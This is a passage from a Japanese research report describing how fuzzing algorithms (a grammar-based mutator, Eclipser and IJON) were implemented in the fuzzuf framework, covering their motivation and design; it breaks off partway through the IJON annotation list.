


図 3. 2. 1 1.8 ルール変異

交叉変異 (Splicing Mutation) では、2 つの入力を接合する変異を行う。片方の木構造からランダムに非終端記号 $n \in N$ の部分木を選択し、もう一方の木構造中の同じ非終端記号 n を持つようなノードをその部分木で置き換える (図 3. 2. 1 1.9)。




図 3. 2. 1 1.9 交叉変異

文法ベースファザースの問題点として、非文法ベースファザースに比した実行速度の問題が挙げられる。したがって、本アルゴリズムの実装にあたっては計算量に注意し、重み付き乱数

など事前計算可能な箇所はファジング開始前に計算することで、高速化の工夫を施した。また、シードキューにおいては入力を木構造の形で保持することで、字句解析の必要なく変異アルゴリズムを適用できるように実装した。

本研究により、fuzzuf の HierarFlow が文法ベースのアルゴリズムを実装であることを示した。また、これにより非文法ベースのファザーで辞書を利用する場合との比較実験などが可能になった。

3. 2. 1 2 Eclipser

本項では、Eclipser ([78]) と呼ばれるアルゴリズムについて、その背景、既存手法の問題点と解決策、実装について説明する。

(1) Eclipser の概要

オープンソースソフトウェア (OSS) のように、プログラムのソースコードが利用可能なに対するファジングにおいては、その探索効率の観点からホワイトボックスファジングまたは Greybox-Fuzzing が一般的に採用されてきた。

ホワイトボックスファジングは、プログラムの実行パスを網羅的に探索するためにシンボリック実行の技術を利用する。具体的には、実行中に現れる条件分岐の条件式を抽出し、3. 2. 7 項で述べた SMT ソルバーなどの制約充足問題を解くアルゴリズムを用いて、それぞれの分岐を通過するための入力値を生成することで、高いカバレッジを目指す。SMT ソルバーとは、ブール変数だけを扱う SAT ソルバーを一般化し、整数・ビットベクトル・配列・線形算術などの理論 (theories) を背景に持つ一階論理式の充足可能性を判定し、充足する場合は具体的なモデル (変数割り当て) を返す自動定理証明エンジンである。しかし、プログラムの規模が大きくなるにつれて、条件分岐の数が爆発的に増大するパス爆発問題や、SMT ソルバーによる制約充足計算の高い計算コストが顕著となり、大規模なソフトウェアに対して十分なスケーラビリティを確保することが困難になるという課題が存在する。さらに、シンボリック実行はプログラムのすべての命令を詳細に解析するため、その解析自体のオーバーヘッドも無視できない。

一方で、グレーボックスファジングは、プログラムの実行中に得られるコードカバレッジなどの軽量な実行情報をフィードバックとして活用する。このフィードバックに基づいて、入力値を変異させることで、より多くのコード領域を探索し、バグを発見することを目指す。

分岐条件の内部構造を詳細に把握することができないため、例えば、特定のマジックナンバーとの比較条件を突破するような入力を効率的に生成するには時間を要するという問題がある。コードカバレッジは、ランダムに生成された入力によって初めて新しい分岐が実行された場合にのみフィードバックを提供するが、その分岐を通過するための入力を直接的に生成する手助けとはならない。このため、特定の条件を満たす入力を探索する際に、不必要な試行錯誤が多く発生し、探索効率が低下する。

Eclipser は、既存のホワイトボックスファジングとグレーボックスファジングのそれぞれの利点を組み合わせて、このような課題に対処するための手法である。Grey-box Concolic Testing と呼ばれる実行パスに基づいたテストケース生成を行う一方で、グレーボックスファジングの持つ軽量性を維持し、SMT ソルバーのような計算コストの高い解析技術に依存しないことを特徴とする。

(2) 既存手法の問題点と解決策

Eclipser は、既存のファジング手法が抱える課題を克服し、より効率的かつ効果的なテストケース生成を目指す手法である。具体的には、以下の 3 つの問題点に着目し、それぞれに対して独自の手法を導入することで解決を図っている。

(2-a) ホワイトボックスファジングにおけるスケーラビリティの確保

従来のホワイトボックスファジングにおけるパス爆発問題や SMT ソルバーの計算コスト

問題に対し、多くの実世界のプログラムにおける条件分岐が線形または単調な制約を持つ傾向があることに着目する。具体的には、比較命令のオペランドに着目し、その性質を詳細に解析する代わりに、「線形あるいは単調」といった単純な性質に限定した近似的な制約を用いるアプローチを採用する（図 3. 2. 1 2.1）。これにより、複雑な制約充足問題を解くための SMT ソルバーへの依存を回避し、分岐を通過するために必要な入力値を高速に推論することを可能にする。




図 3. 2. 1 2.1 比較命令と線形・単調の関係

(2-b) グレーボックスファジングの入力構造の把握

Eclipser では、近似的な制約を用いるアプローチと並行して、従来のカバレッジガイド型グレーボックスファジングも実行するというハイブリッドなアプローチを採用する。Eclipser のメインアルゴリズムでは、Grey-box Concolic Testing とグレーボックスファジングを交互に実行する。これにより、近似的な制約だけでは扱いきれない複雑な分岐や、入力構造に関する深い知識が必要なケースに対して、グレーボックスファジングのランダム探索と適応度関数による選択アルゴリズムが有効に機能する。このように、二つの異なるファジング戦略を組み合わせることで、それぞれの弱点を補完し合い、より広範な探索空間を効率的にカバーすることを目指す。

(2-c) バイナリのためのファジング

ソースコードが利用できないソフトウェアに対するファジングは、高度な技術であるバイナリ計装を必要とする。しかし、一般的に、プログラム全体の詳細な解析を行う完全なバイナリ計装は、実装の複雑さや実行時の大きなオーバーヘッドという課題を伴う。これまでに Intel PIN や DynamoRIO ([79]) を用いてバイナリ計装する AFL ベースのファザー ([80] [81]) が提案されてきたが、いずれもネイティブ実行に比べ実行速度が非常に遅くなっていた。また、ホワイトボックスファジングツールは、ソースコードを必要とするため、バイナリのためのプログラムには適用できない。Eclipser では、この問題に対して、QEMU によるユーザーモードエミュレーションを基盤とした軽量なバイナリベースの計装を利用している。Eclipser のバイナリ計装ロジックは、QEMU の TCG (Tiny Code Generator) ([82]) へのパッチとして実装されており、ソースコードなしに複数アーキテクチャのバイナリコードに対して動的な分析を行うことができる。これにより、特別なコンパイラやビルドプロセスを必要とせず、幅広い種類のバイナリプログラムに対して柔軟かつ効率的なファジングを適用することが可能になる。

このように Eclipser では、ホワイトボックスファジングのスケーラビリティ限界、グレーボックスファジングの入力構造の理解不足、そしてバイナリのためのファジングにおける課題に対し、近似的な制約を用いた高速な条件分岐解決、カバレッジガイド型ファジングとの並行実行による探索能力の向上、そして QEMU ベースの軽量なバイナリ計装による幅広い適用性という、別々のアプローチを組み込むことで、より効果的なファジングの実現を目指している。

(3) HierarFlow による実装

本研究では、HierarFlow の枠組みを用いて Eclipser を再現するアルゴリズムを実装した。本アルゴリズムを実装した HierarFlow を図 3. 2. 1 2.2 に示す。




図 3. 2. 1 2.2 (a)開発した Eclipser の HierarFlow




図 3. 2. 1 2.2 (b)開発した Eclipser の HierarFlow




図 3. 2. 1 2.2 (c)開発した Eclipse の HierarFlow




図 3. 2. 1 2.2 (d)開発した Eclipse の HierarFlow

(4) まとめ

Eclipser は、ホワイトボックスファジングの高い解析能力とグレーボックスファジングの軽量性を両立させたハイブリッドアプローチをとる手法である。Eclipser は、比較的単純な線形・単調な性質をもつ分岐に対しては近似的制約を用いた高速な条件解決を行う一方、より複雑な分岐や入力構造の探索にはグレーボックスファジングによるランダムかつ適応的な探索を並行して実行することで、双方の弱点を補い合う設計となっている。また、バイナリのみの方ジングにおいては、QEMU ユーザーモードエミュレーションを利用した軽量なバ

イナリ計装により、ソースコード不要かつ複数アーキテクチャ対応という柔軟性を実現している。

本研究では、HierarFlow を用いて fuzzuf 上に Eclipser を実装した。fuzzuf が提供する柔軟なファジンググループ記述能力を活用し、Eclipser 特有のバイナリベースで効率的・高カバレッジなファジング手法とグレーボックスファジングとの連携を円滑に実装できることを示した。これにより、従来手法が抱えていたパス爆発や SMT ソルバーの計算コスト、入力構造の探索の困難さといった課題を軽減しながら、ソースコードを必要とせず、特別なコンパイラやビルドプロセスが不要な、実用性の高いファジングが可能であることを確認した。

3. 2. 1 3 IJON

本項では、本研究で我々が fuzzuf 上に実装した IJON アルゴリズム（[8]）について、それが解決する課題および既存手法に対する優位性、実装上の工夫を説明する。

(1) CGF のカバレッジ情報と既存手法の課題

3. 2. 1 項で述べたように、Coverage-Guided Greybox Fuzzing では、PUT の実行時に取得したカバレッジ情報を記録し、効率的にテストケースを生成・進化させる。AFL では、実行時に通過した CFG 上のエッジ情報を記録できるよう PUT を計装コンパイルし、カバレッジ情報が PUT とファザーで共有されたメモリ上のビットマップに記録される。このように、CGF は制御フロー中心のフィードバックを用いて、カバレッジ情報が増加するようにテストケースを生成し、より多くのパスおよびユニークなクラッシュを引き起こすテストケースの探索を目的としていた。

しかし、従来のファジング手法におけるカバレッジ収集は、プログラムの CFG 上のエッジやベーシックブロックの遷移に依存しているため、プログラムの変数やデータ値といった内部状態が変化しても、実行経路自体に変化がなければ新たなカバレッジとして認識されない。たとえば図 3. 2. 1 3.1 のように、二次元の迷路プログラムの場合、プレイヤーがどの座標に存在しているかという内部状態は変化しても、移動のための制御フローが同一であれば、その内部状態の違いはカバレッジ情報として十分に反映されない。結果として、内部状態に依存する重要な情報がファジングのフィードバックとして活かされにくいという問題があった。




図 3. 2. 1 3.1 二次元の迷路プログラムの例。従来のファザーでは通過したベーシックブロックやエッジをもとにカバレッジ情報を収集しているため、プログラムの内部状態（たとえばプレイヤーの座標）がカバレッジ情報に反映されない。

(2) IJON による解決策

IJON は、テスター（human analyst、すなわち PUT のソースコードを理解している人間の解析者）により付加された、PUT のソースコードへのアノテーションを利用し、PUT 内のデータ変化をカバレッジとして扱うことで、従来のファザーでは探索しづらかったステートやパスの探索を可能にする手法である。図 3. 2. 1 3.2 のように、プログラムの状態遷移について、内部状態をカバレッジ情報に反映し、より効果的な探索を可能とする。




図 3. 2. 1 3.2 IJON による、プログラムの内部状態が反映された二次元の迷路プログラム。

IJON 以前も、HACRS ([83]) や DYNODROID ([84]) といった、テスターがプログラムへの入力供給に介入する仕組みは存在したが、いずれも対象となるプログラムが要求する入出力形式に大きく依存していた。IJON は入出力の形式に依存せず、ソースコード中に直接アノテーションを埋め込むことで内部状態をフィードバックするため、バイナリフォーマットや GUI、組み込みシステムなど、あらゆるプログラムに対して同じ手法（アノテーション）を適用可能な点で、新規性を持つ。

IJON は、human analyst がプログラムのソースコードにアノテーションを追記可能にし、以下の 3 つのアプローチに基づいて、プログラム内部の状態変化を新たなカバレッジ情報として反映させる仕組みを提供する。

① PUT の目標となる状態の提示

従来の CGF では、プログラムが到達すべき内部状態に関する知見がプログラム自身に欠如しており、たとえばどの変数がどのように変動すればより深い実行パスへ至るかという情報は考慮されなかった。結果として、内部状態の変化が新たなエッジやベーシックブロックの追加につながらなければ、CGF はその変化を新たなカバレッジとして認識できず、効果的なテストケース生成やパス探索の動機付けに結びつかなかった。IJON は、human analyst が所望の状態（例：プレイヤーの x 座標の増加や特定の内部変数の最適化）を明示的にアノテーションすることで、これら内部状態の変化を新たなカバレッジとしてフィードバックに組み込み、探索動機を向上させる仕組みを提供している。

② 構造体メンバーなどのデータ変化の反映

従来の CGF は、制御フロー以外の、たとえば構造体メンバーや内部データの細かい変化については評価できなかった。この結果、プログラム内部で生じる微妙なデータの変動が、同一の制御フロー内では区別されず、内部状態の差異がカバレッジとして認識されなかった。その結果、ファジングにおいてプログラムの有意な状態変化を捉え損ねるという問題が発生していた。IJON はアノテーションを通じて、構造体メンバーなどのデータ変化をハッシュ値に変換し、同一の制御フロー内でも異なる内部状態を明示的にカバレッジとして認識できるようにしている。

③ 中間ステートの追加

従来の手法では、複数の状態更新が組み合わせることで生じる新たな状態（中間ステート）が、個々の更新単体では認識されず、結果として有望な探索パスが活かされにくいという問題があった。すなわち、ある関数内で連続して変数が更新され、その組み合わせによって新たな状態が形成されるにもかかわらず、各更新が既知の制御フローの下にマッピングされるため、組み合わせとしての新規性が評価されず、探索が停滞してしまう可能性がある。IJON は、human analyst が人工的な中間ステートを導入できるアノテーションを提供することで、同一の制御フローであっても、内部状態の違いをカバレッジとして反映し、複雑な状態変化のシーケンスを効果的に評価可能にしている。

(3) fuzzuf 上での IJON の実装

IJON のリファレンス実装は、AFL を基底のフレームワークとして利用し、その上に IJON の拡張機能を統合している。リファレンス実装に倣い、fuzzuf 上で AFL を基底として IJON を実装した。以下に IJON の実装における特徴を記す。

① アノテーションの種類

前述のとおり、IJON は human analyst が複数のアノテーションを用いることで、従来のファジング手法では捉えきれなかった内部状態の変化を補完し、探索効率の向上を図ることを目的としている。以下では、それぞれのアノテーションの機能と役割について、詳細に説明する。いずれのアノテーションも、変数をとるマクロ形式で実装されている。

a. IJON-ENABLE および IJON-DISABLE

IJON-ENABLE と IJON-DISABLE は、IJON のアノテーションによるカバレッジ情報のフィードバックを、それぞれ有効化および無効化する。これにより、human analyst はプログラム内の特定の区間において、IJON による内部状態のフィードバックを制御することが可能となる。すなわち、不要な状態情報の更新による探索のノイズを抑制しながら、目的とする領域に対して効率的なファジングを実現可能とする。

b. IJON-INC と IJON-SET

IJON-INC と IJON-SET は、human analyst が特定の内部状態の変化、たとえば変数や構造体メンバーの値の変動を、直接ファジングのカバレッジ情報として反映させるためのアノテーションである。AFL などの CGF は、実行時に得られるビットマップを用いてカバレッジを検出する。通常このビットマップは、制御フローにおける各エッジへの訪問を記録するメモリ領域であるが、IJON-INC および IJON-SET は、このメモリ領域の値を直接操作する。具体的には、アノテーションに与えられた変数の値、およびアノテーションの書かれたファイル名と行番号をもとにしたハッシュ値をビットマップ上の配列インデックスとして扱う。IJON-INC は、配列のインデックスが指す要素をインクリメントし、その値を丸め（バケット化）、ビットマップに記録する。IJON-SET はその要素の最下位ビットをセットする（i.e. 1 と論理和をとる）。これにより、アノテーションに与えられた変数の値が変わるたび、カバレッジ情報を示すビットマップの値も変わるため、プログラムの内部状態を直接カバレッジに反映することができる。

c. IJON-STATE

